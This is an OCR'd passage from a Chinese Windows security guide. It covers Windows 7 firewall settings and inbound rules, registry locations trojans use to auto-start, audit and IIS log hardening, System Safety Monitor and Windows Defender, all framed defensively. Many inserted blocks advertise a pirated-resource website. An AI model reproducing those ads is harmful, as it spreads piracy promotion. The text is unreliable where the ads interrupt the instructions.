


图 11-32　设置防火墙的开启或关闭

用户可以自定义在程序准备进行网络通信时防火墙的提示方式。打开“Windows 防火墙”窗口，单击左侧列表框中的“打开或关闭 Windows 防火墙”链接。在进入的界面中可以选择防火墙的提示方式，如图 11-34 所示。如果取消选择“Windows 防火墙阻止新程序时通知我”复选框，那么在某个程序第一次运行时，就不会弹出如图 11-33 所示的“Windows 安全警报”对话框了。




图 11-33　程序首次运行时将弹出安全报警提示




图 11-34　选择防火墙的提示方式

不过可能与想象中不同，即使在弹出“Windows 安全警报”对话框时单击了“取消”按钮，运行的程序仍然可以正常进行网络通信。这是因为 Windows 7 防火墙默认情况下允许所有程序的出站连接，也就是程序通过本机的防火墙与外部连接。只不过此时从外部通过防火墙向该程序发送的任何通信都将被禁止。

3. 恢复防火墙的默认设置


在任何时候，都可以让防火墙的设置恢复到其默认状态，具体操作步骤如下。

步骤 1：打开“Windows 防火墙”窗口，单击左侧列表框中的“还原默认设置”链接。

步骤 2：打开如图 11-35 所示的“还原默认设置”窗口，单击“还原默认设置”按钮。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器


图 11-35　单击“还原默认设置”按钮

步骤 3：弹出如图 11-36 所示的“还原为默认值确认”对话框，单击“是”按钮，将防火墙设置还原到默认状态。

图 11-36　确认是否进行还原

11.2.3　设置 Windows 7 防火墙的入站规则

在开启防火墙的情况下，如果在弹出“Windows 安全警报”对话框时，用户单击了“允许访问”按钮，那么该程序就被系统设置为允许外部网络通过防火墙与该程序通信。但如果用户单击了“取消”按钮，那么将阻止程序入站。如果以后需要进行入站通信，就必须手动设置程序的入站规则。

1．添加指定程序的入站规则

打开“Windows 防火墙”窗口，单击左侧列表框中的“允许程序或功能通过 Windows 防火墙”链接，进入如图 11-37 所示的界面。列表框中显示的是当前已经添加的入站规则，已启用的入站规则前的复选框被选中，而且可以看到每个入站规则都包含“家庭/工作（专用）”和“公用”两部分，它表示入站规则适用的网络位置。


图 11-37　防火墙入站规则设置界面

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



要添加一个程序的入站规则，具体操作步骤如下。

步骤 1：如果要设置的程序没有出现在列表框中，那么需要单击界面底部的“允许运行另一程序”按钮，弹出如图 11-38 所示的对话框，从列表框中选择要添加的程序。如果程序未出现在列表框中，可单击“浏览”按钮进行选择。

提示　选择好程序后，可以单击“网络位置类型”按钮，在弹出的对话框中选择入站规则适用的网络位置，如图 11-39 所示。



图 11-38　选择要添加的程序




图 11-39　选择入站规则适用的网络位置

步骤 2：单击“添加”按钮，返回如图 11-40 所示的界面，可以在列表框中看到刚才选择的程序，并自动选中了该程序前的复选框。此时已经设置好该程序的入站规则，也就是说，现在外部网络可以通过防火墙与该程序进行通信。




图 11-40　添加程序的入站规则

换客资源神器官方站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

提示 在图 11-40 的列表框中也可以修改程序入站时应用的网络位置，只需选择所需的网络位置复选框即可。

2．禁止指定程序的入站规则

如果想要禁止某个程序的入站规则，那么可以打开“Windows 防火墙”窗口，单击左侧列表框中的“允许程序或功能通过 Windows 防火墙”链接，进入入站规则设置界面。在列表框中取消选择要禁止的入站规则前的复选框即可。

3．查看入站规则的详细信息

在入站规则设置界面中，如果要查看某个规则的详细情况，可以直接双击该规则，将弹出如图 11-41 所示的对话框，其中显示了该入站规则中的应用程序名称，以及在计算机中的位置。如果单击“网络位置类型”按钮，还可以修改入站规则适用的网络位置。

4．删除指定程序的入站规则

如果入站规则列表框中有很多项都不再需要，那么可以将其从列表框中删除。方法很简单，在列表框中选择要删除的入站规则，然后单击“删除”按钮，弹出如图 11-42 所示的对话框，单击“是”按钮，即可将所选入站规则删除。



图 11-41　查看入站规则的详细情况




图 11-42　删除入站规则

11.3　对未知病毒木马进行全面监控

除各种已知的木马外，还有许多未知木马。现在有许多所谓的“黑客”，都在研究怎么修改木马特征码、加壳加花和修改特殊壳等，可以想办法让木马病毒不被杀毒软件所查杀。其实这些加壳免杀病毒都可归于未知病毒一类，也即杀毒软件无法直接检测出来的病毒。即使是未知病毒，也没有想象中的那么可怕，只要善于使用各种安全工具，一样可以防范任何未知的木马病毒。

11.3.1　监控注册表与文件

系统注册表与文件是本地计算机系统安全的基础，只有保证基础的安全与牢固，才能保证整个本地计算机系统不受病毒木马的侵害。因此，面对未知的病毒木马，首先要做的就是监控系统注册表与文件安全。

因为本地计算机安全受到系统注册表与文件安全的影响，为防止未知的病毒木马或恶意软件的危害，可以利用 Windows 系统自带的组策略来达到目的。

有一些特殊的木马，是通过 Windows 内核方式来加载启动的，会往注册表的几个系统项中添

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



加键值，这类木马的危害最大。要防范此类木马，需要监控相应的注册表项目，如图 11-43 所示。




图 11-43　查看内核级木马加载项目

文件关联型木马是通过注册表更改文件的打开方式，让木马跟随文件一起启动运行的。这类木马主要是通过更改 HKEY_CLASSES_ROOT 下几个常见文件类型来启动木马对应的注册表子项目，如图 11-44 所示。




图 11-44　查看注册表关联项目

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

“组策略”型的木马是通过“组策略”加载运行木马的，非常隐蔽，不易为人所发现，通过“系统配置实用程序”（Msconfig）是无法查看到的。此类木马需要监控禁止其修改以下注册表项目，如图 11-45 所示。

还有一些木马会更改自启动程序路径，它会在 HKEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\Windows 注册表项中新建一个字符串值，并命名为 load，数据为自启动程序的路径，因此也需要监控此项目。




图 11-45　查看通过组策略加载木马

11.3.2　监控程序文件

要预防未知病毒木马对系统的攻击，仅仅监控注册表与文件是不够的，这就要求用户时刻注意对系统运行程序的监视，也就是对系统运行状态进行监视，从而及时发现并预防黑客利用漏洞进行入侵。而在现有漏洞没有被修复前，做好监视工作就显得非常重要了。

1．开启系统审核机制

审核机制是 Windows 操作系统用来跟踪访问文件和其他对象的用户账户、登录尝试、系统关闭、重新启动，以及类似事件的一种安全特性。所以应对所有需要审核的用户使用审核机制。目前，对于磁盘访问的审核机制还只能应用在 NTFS 文件系统之上。

下面以 Windows XP 为例，介绍一下开启系统审核机制的方法，具体操作步骤如下。

步骤 1：选择“开始”→“设置”→“控制面板”→“管理工具”命令，即可打开“管理工具”窗口，如图 11-46 所示。

步骤 2：双击“本地安全策略”图标，即可打开“本地安全设置”窗口，展开左侧目录树中的“安全设置”→“本地策略”→“审核策略”目录项，在右窗格中可看到相关的安全设置，如图 11-47 所示。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





图 11-46 “管理工具”窗口



图 11-47 “本地安全设置”窗口

启用“审核对象访问”策略时，则必须使用 NTFS 硬盘文件系统。它既为用户提供访问控制，还可以对用户的操作进行审核。因此，对于系统的重要资源就可以进行此类配置。只要所有的审核都生效，就可以通过检查日志来发现黑客的蛛丝马迹，从而按照这个线索进行抵抗。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

2. 运用 IIS 日志监视

计算机中的日志数据既可以是有价值的信息宝库，也可以是毫无价值的数据泥潭。要保护和提高网络安全，由各种操作系统、应用程序、设备和安全产品提供的日志数据能有效帮助用户提前发现和避开灾难，是找到安全事件的根本原因。

查看系统日志的具体步骤如下。

步骤 1： 在“管理工具”窗口中双击“事件查看器”图标，即可打开“事件查看器”窗口，如图 11-48 所示。

步骤 2： 在左窗格的目录树中选择“安全性”目录，再右击右侧窗口中任一安全性事件，在弹出的快捷菜单中选择“属性”命令，弹出“成功审核属性”对话框，在其中可以对事件安全性进行查看，如图 11-49 所示。




图 11-48 “事件查看器”窗口



图 11-49 查看日志

众所周知，IIS 日志的存放路径是固定的，这对 Web 服务器是非常危险的，有可能随时遭到黑客的攻击。因此，最好修改一下日志的存放路径，以提高其安全性。

具体的操作步骤如下。

步骤 1： 在“管理工具”窗口中双击“Internet 信息服务”图标，即可打开“Internet 信息服务”窗口，如图 11-50 所示。

步骤 2： 展开左窗格中的“Internet 信息服务”→“1-60DF7102FE3D4（本地计算机）”→“网站”→“默认网站”目录树，再右击“默认网站”选项，在弹出的快捷菜单中选择“属性”命令，弹出“默认网站属性”对话框，如图 11-51 所示。

步骤 3： 在“网站”选项卡中单击“属性”按钮，弹出“扩展日志记录属性”对话框，如图 11-52 所示。在“常规属性”选项卡中单击“浏览”按钮，弹出“浏览”对话框，此时就可以修改相应日志的存放路径。

日志是为系统管理员了解系统安全状况而设计的，其他人员没有必要访问。因此，要把日志文件设置为只有管理员才有权限访问，并为其加上审核功效，就可以有效防御被入侵者删除自己的日志信息了。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器




图 11-50 “Internet 信息服务”窗口



图 11-51 “默认网站属性”对话框

11.3.3 未知病毒木马的防御

对未知病毒木马的防范，仅仅依靠日常的监控和维护是根本不够的。因为新病毒木马层出不穷，而且传播速度越来越快，为了更好地保护用户的计算机，还需要借助一些功能安全辅助软件来协助杀毒软件的操作。

System Safety Monitor（SSM）是一款对系统进行全方位监测的防火墙工具，不同于其他传统意义上的防火墙，不需要任何的病毒特征码，只凭借其针对操作系统内部的存取管理特性，即可实现有效的防火墙管理。

System Safety Monitor 的具体设置步骤如下。




图 11-52 “扩展日志记录属性”对话框

步骤 1：下载 System Safety Monitor 并安装运行后，即可打开 System Safety Monitor 英文版主窗口，如图 11-53 所示。




图 11-53 System Safety Monitor 英文版主窗口

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

步骤 2： 选择 Options 选项卡，在 Language 下拉列表框中选择 Chinese（Simplified）选项，单击“Apply options”按钮，即可将界面切换到简体中文状态。

步骤 3： 选择“进程监控器”选项卡，就可以查看当前系统所有的进程内容，包括被 Rootkit 隐藏的进程也可以显示出来，如图 11-54 所示。

步骤 4： 在进程列表框中右击需要查看的 svchost.exe 进程，在弹出的快捷菜单中选择“进程属性”命令，即可打开“进程属性：svchost.exe”窗口，如图 11-55 所示，在“映像”选项卡中列出了 svchost.exe 进程的路径和命令行。



图 11-54　查看进程属性

步骤 5： 选择“模块列表”选项卡，其中详细列出了 svchost.exe 进程下的所有模块，还包括进行线程插入的模块，如图 11-56 所示。



图 11-55　“映像”选项卡



图 11-56　“模块列表”选项卡

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



步骤 6：选择“服务”选项卡，即可看到所有与 svchost.exe 进程有关的服务项及服务名称，如图 11-57 所示。



图 11-57 “服务”选项卡

步骤 7：选择“规则”选项卡，如图 11-58 所示，并在要查看的程序名上右击，在弹出的快捷菜单中选择“编辑规则”→“添加文件规则”命令，在弹出的“打开”对话框中选择可添加进“规则”的程序文件，找到目标程序文件之后，单击“打开”按钮，即可成功添加程序文件规则，如图 11-59 所示。



图 11-58 规则-添加文件规则

步骤 8：在添加程序文件规则之后，还需要对其属性进行设置，设置的选项包括“规则”选项卡下方的“日志”、“系统控制”、“代码注入/DLL 注入”、“进程控制”、“保护”、“网络”及“选项”等，最后单击“应用设定”按钮，即可完成添加文件规则操作。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



图 11-59　规则-添加文件成功

11.4　使用 Windows Defender 清除恶意软件

Windows 7 中自带的 Windows Defender 程序用于扫描并发现系统中存在的恶意软件，并及时对它们进行清除，时刻保持系统的清洁。所谓恶意软件，通常是指那些未经用户同意或许可，私自安装到系统中的程序。这类程序的最大特点有以下 3 个。

- 安装时很难被用户察觉，安装并运行后，用户有时也不易发现它们的存在。
- 自动对系统的某些设置进行修改，即使用户将设置改回，关闭程序或重启后，恶意软件仍然会将设置复原。
- 无法用常规的卸载方式将恶意软件从系统中删除。即使删除，重启后恶意软件仍然会自动恢复。

因此，当人们听到恶意软件这一词汇时，都会表现出鄙视和痛恨之情。为此，可以使用 Windows 7 自带的 Windows Defender 扫描并清除系统中顽固的恶意软件。

11.4.1　Windows Defender 对恶意软件的报警及处理方式

Windows Defender 在扫描的过程中会根据恶意软件对系统的破坏程度，按等级进行划分，并根据恶意软件的等级采取相应的处理措施。表 11-1 中列出了 Windows Defender 对恶意软件的报警及处理方式。

表 11-1　Windows Defender 对恶意软件的报警及处理方式

警报级别	说　　明	操作方式
严重或高	可能搜集个人信息并对用户隐私产生负面影响或损害计算机的程序	立即删除此软件

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



（续）

警报级别	说　明	操作方式
中	可能影响用户隐私或更改计算机的运行方式，对用户体验产生负面影响的程序	复查警报详细信息，查看检测到此软件的原因。如果不喜欢软件的运行方式，或不了解和信任发布者，则考虑阻止或删除该软件
低	可能不需要的软件会搜集有关用户或计算机的信息，或更改计算机的运行方式，但它按协议操作，安装时会显示许可条款	除非此软件在用户未指示的情况下安装，否则它通常会作为有益软件在计算机中运行。如果不确定是否应该允许该软件运行，可查看警报的详细信息或查看该软件的发布者是否可信

11.4.2　设置自动扫描的时间

在安装好 Windows 7 的那一刻起，Windows Defender 就开始了对恶意软件的密切监视。Windows Defender 每天都会定时对系统进行扫描，这些工作完全无须用户操心。不过需要了解的一点是，Windows Defender 每天扫描系统的时间是在凌晨两点，这对于中国人来说，作息时间上可能不太适合。因此，可以根据自己的时间安排，修改 Windows Defender 定时扫描的时间，具体操作步骤如下。

步骤 1：单击桌面上的“开始”按钮，选择“控制面板”命令。

步骤 2：打开“控制面板”窗口，将“查看方式”设置为“大图标”或“小图标”，然后找到并单击 Windows Defender 选项。

> **注意** *也可以在“开始”菜单的搜索框中输入 defe，然后按【Enter】键，启动 Windows Defender 程序。*

步骤 3：启动 Windows Defender 程序并进入其主界面。单击工具栏中的“工具”按钮，进入如图 11-60 所示的界面，单击“选项”链接。



图 11-60　单击“选项”链接

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

